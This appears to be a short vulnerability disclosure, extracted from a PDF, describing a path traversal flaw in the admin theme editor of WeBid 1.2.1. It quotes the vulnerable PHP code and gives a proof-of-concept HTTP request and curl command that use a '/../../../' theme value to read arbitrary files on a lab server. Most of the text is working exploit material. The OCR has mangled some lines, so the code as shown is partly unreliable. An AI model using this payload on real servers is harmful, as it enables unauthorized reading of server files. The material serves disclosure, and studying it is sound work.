


```
if (isset($_POST['file']) && !empty($_POST['theme']))
        $theme_path = $theme_root . '/' . $_POST['theme'];
        if ($_POST['theme'] != 'CVS' && is_dir($theme_path) && substr($_POST['theme'
        {
                $edit file = true;
                $filename = $_POST['file'];
                $theme = $ POST['theme'];
                $filecontents = htmlentities(file get contents($theme path . '/' . $
        }
}
```




The vulnerable code snippet is shown above. Because the theme parameter is unrestricted, it is also possible to use the server side to get the file information of the corresponding directory, including the file content. The corresponding PoC is as follows:

```
POST /WeBid-1.2.1/admin/theme.php HTTP/1.1
Host: 172.16.119.146
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=0me7tnigbgltu0jo622c19jge6
Connection: close
file=flag&theme=/../../../&csrftoken=f514194228c4c8561ccc9542abcf0289
```

You can also use the following curl command to verify the vulnerability

```
curl -i -s -k -X $'POST' \
    -H $'Host: 172.16.119.146' -H $'Content-Length: 75' -H $'Content-Type:
application/x-www-form-urlencoded' -H $'Connection: close' \
    -b $'PHPSESSID=0me7tniqbqltu0jo622cl9jqe6' \
    --data-binary
$'file=flag&theme=/../../../&csrftoken=f514194228c4c8561ccc9542abcf0289' \
    $'http://172.16.119.146/WeBid-1.2.1/admin/theme.php'
```



0x03 Acknowledgement

z3